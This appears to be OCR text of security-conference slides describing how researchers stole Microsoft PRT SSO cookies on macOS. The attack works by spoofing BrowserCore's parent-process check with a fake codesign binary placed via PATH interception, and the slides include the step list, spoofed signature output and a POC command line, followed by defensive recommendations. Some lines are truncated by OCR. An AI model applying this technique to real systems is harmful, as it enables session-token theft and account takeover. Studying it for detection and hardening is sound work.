
SSO Flow of Browsercore_patched



- Patch applied
- Signature invalid
- csops_internal() fails
- Null Bundle ID
- Reject SSO

It’s Time to Fight BrowserCore Directly. Back to Reverse…

We’re Back to BrowserCore!



???

???

???

CYCRAFT

BrowserCore Parent Check

```
371   strcpy((char *)v114, "codesign -dv ");
372   HIWORD(v114[1]) = -4864;
373   LODWORD(v112) = v25;
```

BrowserCore Parent White List

- Format: TeamID + BundleID → hash → added to table
- Whitelisted combinations include:
  - com.google.Chrome, EQHXZ8M8AV
  - com.microsoft.edgemac, UBF8T346G9
  - com.microsoft.edgemac.Canary, UBF8T346G9
  - …

💡 Quick Quiz
What could go wrong here?

- Get parent process PID
- Build codesign command
- Execute and capture codesign output
- Check if output contains required fields
- Validate signature result

Path Interception via PATH Environment Variable (T1574.007)

- OS looks through directories in the PATH variable to find executables
- Attacker can place a fake binary in a directory listed earlier in PATH
- When the program runs, the fake one is executed instead of the real one
- Works on Windows, Linux, and macOS

💡 Quick Quiz
What could go wrong here?

- Get parent process PID
- Build codesign command
- Execute and capture codesign output


```
strcpy((char *)v114, "codesign -dv ");
HIWORD(v114[1]) = -4864;
LODWORD(v112) = v25;
```

Fake Codesign

```
└─ /tmp/codesign
Executable=/Applications/Google Chrome.app/Contents/MacOS/Google Chrome
Identifier=com.google.Chrome
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=1821 flags=0x12a00(kill,restrict,library-valid
Signature size=8990
Timestamp=Mar 7, 2025 at 6:26:59 PM
Info.plist entries=44
TeamIdentifier=EQHXZ8M8AV
Runtime Version=15.1.0
Sealed Resources version=2 rules=13 files=63
Internal requirements count=1 size=288
```

Testing Path Interception Failed

- ❌ Browsercore failed to execute fake codesign
- ✅ However, we succeeded in Browsercore_patched!?
- 🔍 Something's still missing in the original one

```
"msg_protocol_ver" = 4;
"parent_process_bundle_identifier" = "com.google.Chrome";
"parent_process_localized_name" = MacPRThief;
"parent_process_teamId" = EQHXZ8M8AV;
payload = "{\"method\":\"GetCookies\",\"uri\":\"https://login.mi
```

Finally We Found the Problem

AppKit | NSRunningApplication / runningApplicationWithProcessIdentifier:

Type Method

runningApplicationWithProcessIdentifier:

Returns the running application with the given process identifier, or nil if no application has that pid.

macOS 10.6+

```
+ (instancetype) runningApplicationWithProcessIdentifier:(pid_t) pid;
```

```
210         objc_msgSend(
211           (id)objc_opt_self(&OBJC_CLASS___NSRunningApplication),
212           "runningApplicationWithProcessIdentifier:",
213           v25));
214   v35 = qword_1000159F0;
```

😾 Let’s Make a Swift GUI app

Our new attack strategy

- 1 Create payload.bin with the crafted request
- 2 Build a fake codesign binary that mimics Chrome's signature
- 3 Develop a minimal Swift GUI app to act as a running application
- 4 Launch BrowserCore with the fake app as its parent and set PATH=/tmp to redirect the codesign check to our fake binary

Here Comes Our POC 💥

```
~/macOS-PRT-theft/MacPRThief  main                                  base  05:39:16 PM
./MacPRThief.sh YOURNONCEVALUE
```

We Did It!

Caller Validation of Browsercore

1. Validate Parent Process
   a. Use `runningApplicationWithProcessIdentifier()`

      to retrieve parent process info
2. Validate Code Signature of Caller
   a. Execute `codesign -dv` to extract the

      Bundle ID and Team ID
   b. Check the result against an

      whitelist hash table of allowed callers
3. Decide Whether to Proceed

Bypassing Team ID Check is Impossible
Until the implementation goes wrong

- Team ID is cryptog e Developer certificate
- Accessing Team I
- SecTask enforces ning identity
- Debug mode allow s
- This makes bypas on: Impossible.

CYCRAFT

😼 Mission: Get the PRT Cookie on macOS as a standard user

Mission: Get

PRT Code macOS

standard user

Solved！！！

Summary of Cookie Extraction Techniques

- ⚠️ Headless Browser-Based Native Messaging Abuse
  - Requires Specific Environment Conditions
- ✅ Bypassed BrowserCore's parent process check
- Direct SSO Invocation via Apple's API

Direct SSO Invocation via Apple’s API

Unlock the Third Method at DEF CON 33!

Summary

Talk Summary

- PRT Cookie theft on macOS is now a reality, making it essential to monitor activities on the platform.
- Intune on macOS is enhancing SSO security with new verification mechanisms. It's more secure than Windows, but bypass methods still exist.
- If you are a macOS software developer, avoid using codesign to check a binary's signature; instead, use the security framework.

Defense Summary

- PRT Cookie theft on macOS is now possible, highlighting the critical need for continuous monitoring.
  - Monitor the **codesign** process; it should be running from /usr/bin.
  - Verify that browser executions are not being simulated by programs such as Python.
- Ensure Intune's AppPrefixAllowList and AppCookiesSSOAllowList configurations align with expected application usage within your organization.
- To prevent stolen PRT Cookies from containing an MFA claim, consider alternative MFA methods rather than solely relying on Platform SSO.

Thanks These Awesome Researchers

- Olaf Hartong (@olafhartong) / X
- Dirk-jan Mollema (@_dirkjan) / X
- Yuya Chudo (@TEMP43487580) / X
- Takayuki Hatakeyama
- Henry Huang at CyCraft

Thank You